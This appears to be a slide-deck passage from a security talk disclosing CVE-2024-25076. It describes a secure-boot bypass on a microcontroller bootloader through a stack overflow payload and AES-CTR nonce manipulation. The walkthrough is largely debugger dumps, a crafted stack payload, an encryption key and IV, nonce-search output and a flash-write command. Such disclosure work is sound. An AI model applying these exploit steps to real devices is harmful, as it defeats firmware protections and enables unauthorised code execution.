00004140  31 31 33 33 31 31 33 7f 0b 31 33 33 31 31 33 33 |1133113..1331133|
00004150  31 31 33 33 31 31 33 33 31 31 33 33 31 31 33 33 |1133113311331133|
*
0000ccb0  31 31 33 33 31 31 33 33 31 31 33 9c 87 31 33 33 |11331133113..133|
0000ccc0  31 31 33 33 31 31 33 33 31 31 33 33 31 31 33 33 |1133113311331133|
*
```

**Invalid Primary Header**

**Infinite Loop Payload**

**Stack Pivot Address**

**Backup CRC**

**Pre-Computed CRC**

```
J-Link>setbp 0x1082 <--- vulnerable call
Breakpoint set @ addr 0x00001082 (Handle = 2)
J-Link>go
```

CPU is halted (PC = 0x00001082).  
J-Link>regs  
PC = 00001082, CycleCnt = 00EAAFB6  
R0 = 2003FEDC, R1 = 00003149, R2 = 00003149, R3 = 2003FEDC  
R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 2003FED0  
R8 = 9220C050, R9 = D08C106E, R10= 20030000, R11= 00000000  
R12= ABA08801  
SP(R13)= 2003FED0, MSP= 2003FED0, PSP= 00000000, R14(LR) = 00001F3F

## Before Overflow

```
J-Link>mem32 2003FED0,0x100
2003FED0 = 2003C944 2003C954 4EE54BA6 33333131
2003FEE0 = 33333131 33333131 33333131 33333131
2003FEF0 = 33333131 33333131 33333131 33333131
2003FF00 = 33333131 33333131 33333131 33333131
2003FF10 = 33333131 33333131 33333131 33333131
2003FF20 = 33333131 33333131 33333131 33333131
2003FF30 = 33333131 33333131 33333131 33333131
2003FF40 = 33333131 33333131 33333131 33333131
2003FF50 = 33333131 33333131 33333131 33333131
2003FF60 = 33333131 33333131 33333131 33333131
2003FF70 = 33333131 33333131 33333131 10333131
2003FF80 = 33333131 2003FF88 2003FFB0 FFFFFFB8
2003FF90 = 00000001 E000E100 00010000 00000001
2003FFA0 = ABA08801 000025DB 000026BE 29000000
2003FFB0 = 00010000 2003C954 ABA08801 006025DB
2003FFC0 = 2003FFC8 00002863 2003FFF0 2003C954
2003FFD0 = 00000001 00000000 00010000 31310001
2003FFE0 = ABA08801 01003147 2003FFF0 000017D9
2003FFF0 = 00000000 00000000 00000000 000001BB
20040000 = BF00BF00 BF00BF00 E7FEBF00 A0F10400
20040010 = 33338047 33333131 33333131 33333131
```



Original Return

## After Overflow

```
J-Link>mem32 2003FED0,0x100
2003FED0 = 2003C944 2003C954 4EE54BA6 33333131
2003FEE0 = 33333131 33333131 33333131 33333131
2003FEF0 = 33333131 33333131 33333131 33333131
2003FF00 = 33333131 33333131 33333131 33333131
2003FF10 = 33333131 33333131 33333131 33333131
2003FF20 = 33333131 33333131 33333131 33333131
2003FF30 = 33333131 33333131 33333131 33333131
2003FF40 = 33333131 33333131 33333131 33333131
2003FF50 = 33333131 33333131 33333131 33333131
2003FF60 = 33333131 33333131 33333131 33333131
2003FF70 = 33333131 33333131 33333131 33333131
2003FF80 = 33333131 33333131 33333131 33333131
2003FF90 = 33333131 33333131 33333131 33333131
2003FFA0 = 33333131 33333131 33333131 33333131
2003FFB0 = 33333131 33333131 33333131 33333131
2003FFC0 = 33333131 33333131 33333131 33333131
2003FFD0 = 33333131 33333131 33333131 84C00000
2003FFE0 = AA002000 A8A5CCBB 00000066 2004000B
2003FFF0 = 24070001 24242424 BF00BF00 BF00BF00
20040000 = BF00BF00 BF00BF00 E7FEBF00 A0F10400
20040010 = 33338047 33333131 33333131 33333131
```

Payload Return

```
J-Link>setbp 0x1140 <--- function exit  
Breakpoint set @ addr 0x00001140 (Handle = 1)
```

```
PC = 00001140, CycleCnt = 02ACD568  
R0 = 00000031, R1 = 00000002, R2 = 00000010, R3 = 38000000  
R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 2003FFE8  
R8 = 9220C050, R9 = D08C106E, R10= 20030000, R11= 00000000  
R12= ABA08801  
SP(R13)= 2003FFE8, MSP= 2003FFE8, PSP= 00000000, R14(LR) = 0000113B  
J-Link>mem32 2003FFE8,0x20  
2003FFE8 = 00000066 2004000B 24070001 24242424  
2003FFF8 = BF00BF00 BF00BF00 BF00BF00 BF00BF00  
20040008 = E7FEBF00 A0F10400 33338047 33333131  
20040018 = 33333131 33333131 33333131 33333131  
20040028 = 33333131 33333131 33333131 33333131  
20040038 = 33333131 33333131 33333131 33333131  
20040048 = 33333131 33333131 33333131 33333131  
20040058 = 33333131 33333131 33333131 33333131  
J-Link>s  
00001140: 80 BD          POP      {R7,PC}
```

J-Link>regs

```
PC = 2004000A, CycleCnt = 02ACD570  
R0 = 00000031, R1 = 00000002, R2 = 00000010, R3 = 38000000  
R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 00000066  
R8 = 9220C050, R9 = D08C106E, R10= 20030000, R11= 00000000  
R12= ABA08801  
SP(R13)= 2003FFF0, MSP= 2003FFF0, PSP= 00000000, R14(LR) =
```

J-Link>s

```
2004000A: FE E7          B        #-0x04
```

J-Link>s

```
2004000A: FE E7          B        #-0x04
```





```
100     QSPI_Read_Product_Headers((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
101 }
102 while ( BYTE1(configuration_script) != 1 );
103 WDOG_feed_ff();
104 if ( check_current_fw_addr_and_update_addr(product_img_offsets,
105 {
106     if ( !SECUREBOOT_check_and_validate(
107         product_img_offsets[1],
108         (FW_ImageHeader *)&dword_2003C950,
109         (int)product_img_offsets,
110         (struct_configuration_script_ptr *)&configuration_script) )// / returns 1 if secure boot is not enabled
111     {
112         QSPI_process_product_update((struct_configuration_script_ptr *)&configuration_script, product_img_offsets); // re
113         WDOG_Pet_1c34();
114     }
115 }
116 }
117 }
118 }
119 // no update path
120 // this returns 0 from [8] offset check
121 //    if ( !( *qspi_data_value_ptr )[8] )
122 //        return 0;
123 else if ( !SECUREBOOT_check_and_validate(
124     product_img_offsets[0],
125     (FW_ImageHeader *)&dword_2003C950,
126     (int)product_img_offsets,
127     (struct_configuration_script_ptr *)&configuration_script) )// returns 1 if secure boot is not enabled
128 {
129     WDOG_Pet_1c34(); // we hit this
130 }
131 SECUREBOOT_CHECK_key_revocation(dword_2003C950);
132 sub_A6E((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
133 WDOG_feed_ff();
134 if ( !SECUREBOOT_CHECK_setup_QSPI_CTR_195C(
135     (struct_configuration_script_ptr *)&configuration_script,
136     product_img_offsets) )
137     WDOG_Pet_1c34();
138 OTPC_standby();
139 Cache_setup_qspi_cache(dword_2003C950, product_img_offsets);
140 write_to_sysram(dword_2003C950, product_img_offsets);
141 return RESET_to_REMAP_ADR_val(2u); // SW Reset to QSPI Flash
142 }
```

# CVE-2024-25076

# ENCRYPTION

## Key Indexes


- Index into OTP for encryption engine

## Nonce

- User defined Nonce
- Avoid IV reuse

AES-CTR mode enables fast/arbitrary block decryption

AES-CTR provides no auth (malleable)



**“A CORRUPTED NONCE COULD  
NOT BE USED TO EXECUTE  
ARBITRARY CODE, RIGHT?”**

ME, PROBABLY

# THIS WILL NEVER WORK

First blocks of the encrypted image:

[ Stack Pointer ] [ Reset Vector ]

00000000 a4 69 b0 85 8e ba 5b b1-fb d1 03 c1 d7 c9 0f 67

Key: FAA30A7DCC58C862576C486BC858DBDCDE88B6DDE0612E8C3D292A30D6447B02

IV: 59CD394A2E99EE4B0000000000000000



00000000 60 82 00 20 01 02 00 00-d9 03 00 20 f1 03 00 20

Where could the Reset Vector point to?

QSPI Flash mappings are quite large...


QSPI FLASH (Code)	0x16000000	0x16800000
QSPI FLASH (System)	0x36000000	0x36800000

# BACK OF THE NAPKIN HACKING

## Quick test script

- Decrypt a known initial block using a known Nonce/Key
- Iterate over Nonce changes

Key	- FAA30A7DCC58C862576C486BC858DBDCDE88B6DDE0612E8C3D292A30D6447B02
IV(Nonce+Counter)	- 01020304050607080000000000000000
Encrypted Value	- 5D10BBDA05498A9200878AE0A92E56DF



# BACK OF THE NAPKIN HACKING

```
└[\$]> python nonce_hunt\ copy.py FAA30A7DCC58C862576C486BC858DBDCDE88B6DDE0
Searching by byte
potential iv 01920304050607080000000000000000 - SP dd7ea2fd Reset 362cf679
potential iv 01020304050c07080000000000000000 - SP dbdbbef4 Reset 36706836
searching by 4byte blocks
potential iv 01920304050607080000000000000000 - SP dd7ea2fd Reset 362cf679
potential iv 02820304050607080000000000000000 - SP 69b0b6c7 Reset 3634e178
potential iv 050a0304050607080000000000000000 - SP c20a37db Reset 161b2fee
potential iv 05720304050607080000000000000000 - SP fe4dc684 Reset 160d9b52
potential iv 06480304050607080000000000000000 - SP 01eb79c4 Reset 367e69ee
potential iv 06820304050607080000000000000000 - SP 8d43ae5b Reset 1602df1d
potential iv 06ea0304050607080000000000000000 - SP 3fdf567f Reset 164b236f
potential iv 08150304050607080000000000000000 - SP 9093b11d Reset 16545aa
potential iv 08440304050607080000000000000000 - SP 1f25dbbf Reset 160aaa
potential iv 098a0304050607080000000000000000 - SP 8657becd Reset 3627840e
```

IV = Nonce + Block Counter

# BACK OF THE NAPKIN HACKING

ModifiedNonce 01920304050607080000000000000000 - SP dd7ea2fd Reset 362cf679

Break Payload cli\_programmer.exe COM6 write\_qspi\_bytes 0x2cf679 0xbe 0xff

Reset/Halt

```
J-Link>r
Reset delay: 0 ms
Reset type NORMAL: Resets core & peripherals via SYSRESETREQ & VECTRESET bit.
Reset: Halt core after reset via DEMCR.VC_COREREST.
Reset: Reset device via AIRCR.SYSRESETREQ.

J-Link>mem32 0,2
00000000 = DD7EA2FD 362CF679 <----- our reset value
```


Break

```
J-Link>s
362CF678: FF BE BKPT #255
```



T-bit of XPSR is 0 but should be 1. Changed to 1

# STILL NOT CONVINCED



# STILL NOT CONVINCED

Too complex to apply to a locked down target with zero knowledge?

How to detect code exec?

- easy!

- fill entire unused flash space with NOPs
- monitor SPI address access

Image Headers

Original Signed Image

NOP NOP NOP NOP NOP NOP NOP NOP  
NOP NOP NOP NOP NOP NOP NOP NOP  
NOP NOP NOP NOP NOP NOP NOP NOP  
NOP NOP NOP NOP NOP NOP NOP NOP

